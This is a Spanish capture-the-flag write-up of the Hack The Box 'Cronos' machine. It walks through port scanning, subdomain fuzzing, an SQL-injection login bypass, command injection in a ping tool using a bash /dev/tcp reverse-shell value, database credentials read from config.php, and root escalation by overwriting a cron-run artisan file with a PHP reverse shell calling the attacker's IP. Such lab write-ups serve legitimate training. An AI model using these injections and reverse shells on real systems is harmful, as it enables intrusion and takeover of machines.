
Cronos - Writeup

RECONOCIMIENTO - EXPLOTACION

Realizamos un escaneo de puertos con nmap:

```
22/tcp open  ssh     syn-ack ttl 63 OpenSSH 7.2p2 Ubuntu 4ubuntu2.1 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 18:b9:73:82:6f:26:c7:78:8f:1b:39:88:d8:02:ce:e8 (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQCkOUbDfxsLPWvII72vC7hU4sfLkKVEqyHRpvPWV2+5s2S4kH0rS25C/R
0BDi3gdD1vvX2d67QzHJTPA5wgCk/KzoIAovEwGqjIvWnTzXLL8TilZI6/PV8wPHzn
|   256 1a:e6:06:a6:05:0b:bb:41:92:b0:28:bf:7f:e5:96:3b (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBKWsTNMJT9n5sJr5U1iP8d
|   256 1a:0e:e7:ba:00:cc:02:01:04:cd:a3:a9:3f:5e:22:20 (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIHBIQsAL/XR/HGmUzGZgRJe/1lQvrFWnODXvxQ1Dc+Zx
53/tcp open  domain  syn-ack ttl 63 ISC BIND 9.10.3-P4 (Ubuntu Linux)
| dns-nsid:
|_  bind.version: 9.10.3-P4-Ubuntu
80/tcp open  http    syn-ack ttl 63 Apache httpd 2.4.18 ((Ubuntu))
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Apache2 Ubuntu Default Page: It works
| http-methods:
|_  Supported Methods: POST OPTIONS GET HEAD
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Como vemos que esta el puerto 53 (DNS) abierto, vamos a probar a utilizar el dominio "cronos.htb" para realizar las busquedas web:



Con el comando "dig" podemos descubrir subdominios que apuntan a la misma ip:


```
dig any cronos.htb @10.10.10.13
```

```
└─$ dig any cronos.htb @10.10.10.13

; <<>> DiG 9.20.2-1-Debian <<>> any cronos.htb @10.10.10.13
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 55245
;; flags: qr aa rd ra; QUERY: 1, ANSWER: 3, AUTHORITY: 0, ADDITIONAL: 2

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
;; QUESTION SECTION:
;cronos.htb.                    IN      ANY

;; ANSWER SECTION:
cronos.htb.             604800  IN      SOA     cronos.htb. admin.cronos.htb. 3 604800 86400 2419200 604800
cronos.htb.             604800  IN      NS      ns1.cronos.htb.
cronos.htb.             604800  IN      A       10.10.10.13
```


Tambien podemos encontrarlo con wfuzz realizando un fuzzing de subdominios:

```
└─$ wfuzz -c --hl 379 -w /usr/share/wordlists/subdomains-top1mil-20000.txt -H "HOST:FUZZ.cronos.htb" http://cronos.htb/
********************************************************
* Wfuzz 3.1.0 - The Web Fuzzer                         *
********************************************************

Target: http://cronos.htb/
Total requests: 20000

=====================================================================
ID           Response   Lines    Word       Chars       Payload
=====================================================================

000000001:   200        85 L     137 W      2319 Ch     "www - www"
000000024:   200        56 L     139 W      1547 Ch     "admin - admin"
```

En el subdominio admin podemos encontrar un panel de admin:



Vamos a intentar bypasearlo con sql-injection:




Una vez dentro nos encontramos con una herramienta interna en la que podemos hacer ping y traceroute. Vamos a hacer una prueba para saber si llega el ping a nuestra maquina local poniendonos a la escucha con tcpdump:

```
PING 10.10.14.5 (10.10.14.5) 56(84) bytes of data.
64 bytes from 10.10.14.5: icmp_seq=1 ttl=63 time=104 ms

--- 10.10.14.5 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 104.094/104.094/104.094/0.000 ms
```

```
└─$ sudo tcpdump -i tun0 icmp
tcpdump: verbose output suppressed, use -v[v]... for full protocol decode
listening on tun0, link-type RAW (Raw IP), snapshot length 262144 bytes
06:52:24.991683 IP cronos.htb > 10.10.14.5: ICMP echo request, id 1804, seq 1, length 64
06:52:24.991695 IP 10.10.14.5 > cronos.htb: ICMP echo reply, id 1804, seq 1, length 64
```

Como podemos ver se envia un paquete, mi maquina local lo recibe y vuelve a enviar un ping a la maquina victima. Vamos a probar si ademas del comando ping puedo ejecutar otro comando con el uso de ";"



Como podemos ver, tenemos la capacidad de ejecutar comandos de forma remota. Vamos a ejecutar una reverse shell para enviarnos una conexion a nuestra maquina local mientras estamos a la escucha con netcat para recibir la conexion:

```
10.10.14.5;bash -c "sh -i >& /dev/tcp/10.10.14.5/1234 0>&1"
```

```
└─$ nc -lvnp 1234
listening on [any] 1234 ...
connect to [10.10.14.5] from (UNKNOWN) [10.10.10.13] 48428
sh: 0: can't access tty; job control turned off
$ whoami
www-data
```

ESCALADA DE PRIVILEGIOS

Como somos el usuario "www-data" vamos a escalar privilegios a traves de leer archivos de configuracion en la ruta /var/www/html:

```
www-data@cronos:/var/www/admin$ cat config.php
<?php
   define('DB_SERVER', 'localhost');
   define('DB_USERNAME', 'admin');
   define('DB_PASSWORD', 'kEjdbRigfBHUREiNSDs');
   define('DB_DATABASE', 'admin');
   $db = mysqli_connect(DB_SERVER,DB_USERNAME,DB_PASSWORD,DB_DATABASE);
?>
```

Podemos ver las credenciales para iniciar sesion a mysql, vamos a probar:

```
www-data@cronos:/var/www/admin$ mysql -h 127.0.0.1 -u admin -p
Enter password:
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 46
Server version: 5.7.17-0ubuntu0.16.04.2 (Ubuntu)

Copyright (c) 2000, 2016, Oracle and/or its affiliates. All rights reserved.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql> show databases;
+--------------------+
| Database           |
+--------------------+
| information_schema |
| admin              |
+--------------------+
2 rows in set (0.00 sec)
```

```
mysql> select * from users;
+----+----------+----------------------------------+
| id | username | password                         |
+----+----------+----------------------------------+
|  1 | admin    | 4f5fffa7b2340178a716e3832451e058 |
+----+----------+----------------------------------+
```

He intentado logearme con esa contraseña con root y noulis y nada. Vamos a ver si se ejecuta alguna tarea programada:

```
# m h dom mon dow user  command
17 *    * * *   root    cd / && run-parts --report /etc/cron.hourly
25 6    * * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.daily )
47 6    * * 7   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.weekly )
52 6    1 * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.monthly )
* * * * *       root    php /var/www/laravel/artisan schedule:run >> /dev/null 2>&1
#
```

Root esta ejecutando un archivo llamado artisan utilizando php:

```
#!/usr/bin/env php
<?php

/*
|--------------------------------------------------------------------------
| Register The Auto Loader
|--------------------------------------------------------------------------
|
| Composer provides a convenient, automatically generated class loader
| for our application. We just need to utilize it! We'll require it
| into the script here so that we do not have to worry about the
| loading of any our classes "manually". Feels great to relax.
|
*/

require __DIR__.'/bootstrap/autoload.php';

$app = require_once __DIR__.'/bootstrap/app.php';

/*
|--------------------------------------------------------------------------
| Run The Artisan Application
|--------------------------------------------------------------------------
|
| When we run the console application, the current CLI command will be
| executed in this console and the response sent back to a terminal
| or another output device for the developers. Here goes nothing!
|
*/

$kernel = $app->make(Illuminate\Contracts\Console\Kernel::class);

$status = $kernel->handle(
    $input = new Symfony\Component\Console\Input\ArgvInput,
    new Symfony\Component\Console\Output\ConsoleOutput
);

/*
|--------------------------------------------------------------------------
| Shutdown The Application
|--------------------------------------------------------------------------
|
| Once Artisan has finished running. We will fire off the shutdown events
| so that any final work may be done by the application before we shut
| down the process. This is the last thing to happen to the request.
|
*/

$kernel->terminate($input, $status);

exit($status);
```

Lo que podemos hacer es sustituir este archivo por una reverse shell de pentest monkey, que cuando se ejecute nos proporcionara la conexion por netcat:

```
www-data@cronos:/var/www/laravel$ cat artisan
<?php
// php-reverse-shell - A Reverse Shell implementat
// Copyright (C) 2007 pentestmonkey@pentestmonkey.

set_time_limit (0);
$VERSION = "1.0";
$ip = '10.10.14.5';
$port = 4321;
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; sh -i';
$daemon = 0;
$debug = 0;
```

```
└─$ nc -lvnp 4321
listening on [any] 4321 ...
connect to [10.10.14.5] from (UNKNOWN) [10.10.10.13
Linux cronos 4.4.0-72-generic #93-Ubuntu SMP Fri Ma
 15:13:01 up  1:48,  0 users,  load average: 0.00,
USER     TTY      FROM             LOGIN@   IDLE
uid=0(root) gid=0(root) groups=0(root)
sh: 0: can't access tty; job control turned off
# whoami
root
#
```